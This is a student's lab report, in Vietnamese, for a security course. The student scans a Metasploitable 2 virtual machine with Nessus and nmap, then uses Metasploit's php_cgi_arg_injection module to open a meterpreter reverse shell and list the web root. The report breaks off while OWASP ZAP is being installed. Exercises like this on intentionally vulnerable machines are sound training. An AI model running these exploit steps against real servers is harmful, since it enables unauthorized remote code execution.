**LAB 2**


**QUÉT LỖ HỔNG BẢO MẬT - KHAI THÁC LỖ HỔNG BẢO MẬT - TẤN CÔNG THĂNG QUYỀN**


| | |
|---|---|
| Họ tên và MSSV: | Lê Hải Đăng |
| Nhóm học phần: | CT485-01 |

- *Các sinh viên bị phát hiện sao chép bài của nhau sẽ nhận 0đ cho TẤT CẢ các bài thực hành của môn này.*
- *Bài nộp phải ở dạng PDF, hình minh họa phải rõ ràng chi tiết.* Hình minh hoạ chỉ cần chụp ở nội dung thực hiện, không chụp toàn màn hình.

**Câu 1: Sử dụng Nessus để quét lỗ hổng bảo mật Metasploitable 2**

1.1. Thiết lập môi trường thực tập kiểm thử bảo mật trên trên máy cá nhân bao gồm 2 máy ảo Kali Linux và Metasploitable 2 (đã thực hiện ở Câu 01 của Bài thực hành 01)








1.2. Tải và cài đặt công cụ Nessus (https://www.tenable.com/downloads/nessus) vào máy ảo Kali (chụp hình minh hoạ).


```
┌──(b2203716㉿kali)-[~]
└─$ sudo apt install ./Downloads/Nessus-10.8.3-ubuntu1604_amd64.deb
Note, selecting 'nessus' instead of './Downloads/Nessus-10.8.3-ubuntu1604_amd64.deb'
nessus is already the newest version (10.8.3).
The following packages were automatically installed and are no longer required:
  imagemagick-6-common  libgles-dev                  libpaper1
  imagemagick-6.q16     libglvnd-core-dev            libsuperlu6
  libbfio1              libglvnd-dev                 libtag1v5
  libc++1-19            libgtksourceview-3.0-1       libtag1v5-vanilla
  libc++abi1-19         libgtksourceview-3.0-common  libtagc0
  libcapstone4          libgtksourceviewmm-3.0-0v5   libunwind-19
  libconfig++9v5        libhdf5-hl-100t64            libwebrtc-audio-processing1
  libconfig9            libjxl0.9                    libx265-209
  libdirectfb-1.7-7t64  libmagickcore-6.q16-7-extra  openjdk-23-jre
  libegl-dev            libmagickcore-6.q16-7t64     openjdk-23-jre-headless
  libfmt9               libmagickwand-6.q16-7t64     python3-appdirs
  libgl1-mesa-dev       libmbedcrypto7t64
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 19

┌──(b2203716㉿kali)-[~]
└─$ systemctl start nessusd.service
```

1.3. Khởi động và truy cập vào dịch vụ Nessus (https://localhost:8834), đăng ký activation code. Sau đăng ký thành công, thực viện quét tìm các lỗ hổng bảo mật trên Metasploitable 2. Có bao nhiêu lỗ hổng bảo mật (low/medium/high) được tìm thấy (chụp hình minh hoạ)?

Video hướng dẫn


https://kali:8834/#/scans/folders/my-scans
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable Nessus Essentials
Scans
Settings
haidangle243
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Import
New Folder
New Scan
This folder is empty. Create a new scan.
Welcome to Nessus Essentials
To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.
Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).
Targets
Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com
Close
Submit
b2203716@kali: ~
File Actions Edit View Help
(b2203716㉿kali)-[~]
$
Tenable News
Microsoft's February 2025 Patch Tuesday Addresses ...
Read More



https://kali:8834/#/scans/reports/5/hosts/2/vulnerabilities
tenable Nessus Essentials
Scans
Settings
haidangle243
Meta2 / 192.168.1.6
Back to Hosts
Configure
Vulnerabilities 54
Filter
Search Vulnerabilities
54 Vulnerabilities
Sev CVSS VPR EPSS Name Family Count
INFO Nessus SYN scanner Port scanners 25
MIXED SSL (Multiple Issues) General 11
INFO RPC Services Enumeration Service detection 10
INFO Service Detection Service detection 9
INFO SMB (Multiple Issues) Windows 7
MIXED SSH (Multiple Issues) Misc. 6
MIXED ISC Bind (Multiple Issues) DNS 5
MIXED HTTP (Multiple Issues) Web Servers 5
MIXED DNS (Multiple Issues) DNS 5
CRITICAL SSL (Multiple Issues) Gain a shell remotely 3
Host Details
IP: 192.168.1.6
OS: Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
Start: Today at 8:13 AM
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
Siemens User Management Component um.atbipc.dll He...
Read More





## Câu 2: Sử dụng các công cụ trên Kali tấn công dịch vụ ở cổng 80 của Metasploitable 2

2.1. Sử dụng công cụ namp để quét cổng 80 của Metasploitable 2


```
$nmap -sV <IP Metasploitable 2> -p 80
```



2.2. Sử dụng Metataploit để tìm thông tin về phiên bản web server:

```
$msfconsole
$use auxiliary/scanner/http/http_version
$set rhost <IP Metasploitable 2>
$exploit
```



```
msf6 > search http_version

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/http_version  .                normal  No     HTTP Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > set rhost 192.168.1.6
rhost => 192.168.1.6
msf6 auxiliary(scanner/http/http_version) > exploit
[+] 192.168.1.6:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

2.3. Sau khi xác minh được phiên bản PHP trên web server là 5.4.2. Tìm kiếm các lỗ hổng bảo mật có liên quan:

```
$ searchsploit apache | grep 5.4.2
```

```
b2203716@kali: ~
File  Actions  Edit  View  Help
┌──(b2203716㉿kali)-[~]
└─$ searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution          | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner        | php/remote/29316.py

┌──(b2203716㉿kali)-[~]
└─$
```

2.4. Sử dụng module php_cgi_arg_injection của Metataploit để chiếm shell trên Metasploitable 2:

```
$msfconsole
$use multi/http/php_cgi_arg_injection
$set rhost <IP Metasploitable 2>
$exploit
```

(Chụp hình minh họa)

```
msf6 auxiliary(scanner/http/http_version) >
msf6 auxiliary(scanner/http/http_version) > use multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.1.6
rhost => 192.168.1.6
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Sending stage (40004 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.5:4444 → 192.168.1.6:46552) at 2025-02-15 08:48:19 -0500

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /var/www
=================

Mode              Size            Type  Last modified                     Name
----              ----            ----  -------------                     ----
041777/rwxrwxrwx  17592186048512  dir   182042302250-03-10 11:10:13 -0400  dav
040755/rwxr-xr-x  17592186048512  dir   182042482449-05-12 11:17:21 -0400  dvwa
100644/rw-r--r--  3826815861627   fil   182042311505-02-17 18:13:29 -0500  index.php
040755/rwxr-xr-x  17592186048512  dir   181964996940-05-31 14:38:18 -0400  mutillidae
040755/rwxr-xr-x  17592186048512  dir   181964937872-02-08 13:03:20 -0500  phpMyAdmin
100644/rw-r--r--  81604378643     fil   173039983614-08-05 02:08:28 -0400  phpinfo.php
040755/rwxr-xr-x  17592186048512  dir   181965051925-08-30 13:04:46 -0400  test
040775/rwxrwxr-x  87960930242560  dir   173083439924-11-22 07:50:32 -0500  tikiwiki
040775/rwxrwxr-x  87960930242560  dir   173040024853-07-11 18:58:19 -0400  tikiwiki-old
040755/rwxr-xr-x  17592186048512  dir   173046477589-12-24 16:59:26 -0500  twiki

meterpreter >
```

**Câu 3: Sử dụng công cụ OWASP ZAP để tìm lỗ hổng bảo mật của ứng dụng web Mutillidae**


3.1. Cài đặt công cụ OWASP Zed Attack Proxy (ZAP) vào Kali Linux:

```
$ sudo apt update && sudo apt install zaproxy -y
```


```
┌──(b2203716㉿kali)-[~]
└─$ sudo apt update && sudo apt install zaproxy -y
[sudo] password for b2203716:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.4 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [49.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [260 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [196 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [878 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.5 kB]
Fetched 71.1 MB in 20s (3,582 kB/s)
315 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following packages were automatically installed and are no longer required:
  imagemagick-6-common  libegl-dev              libhdf5-hl-100t64          libtag1v5-vanilla
  imagemagick-6.q16     libfmt9                 libjxl0.9                  libtagc0
  libbfio1              libgl1-mesa-dev         libmagickcore-6.q16-7-extra libunwind-19
  libc++1-19            libgles-dev             libmagickcore-6.q16-7t64   libwebrtc-audio-processing1
  libc++abi1-19         libglvnd-core-dev       libmagickwand-6.q16-7t64   libx265-209
  libcapstone4          libglvnd-dev            libmbedcrypto7t64          openjdk-23-jre
  libconfig++9v5        libgtksourceview-3.0-1  libpaper1                  openjdk-23-jre-headless
  libconfig9            libgtksourceview-3.0-common libsuperlu6            python3-appdirs
  libdirectfb-1.7-7t64  libgtksourceviewmm-3.0-0v5 libtag1v5
Use 'sudo apt autoremove' to remove them.

Installing:
  zaproxy

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 315
  Download size: 215 MB
  Space needed: 270 MB / 43.3 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.16.0-0kali1 [215 MB]
Fetched 215 MB in 17s (12.7 MB/s)
Selecting previously unselected package zaproxy.
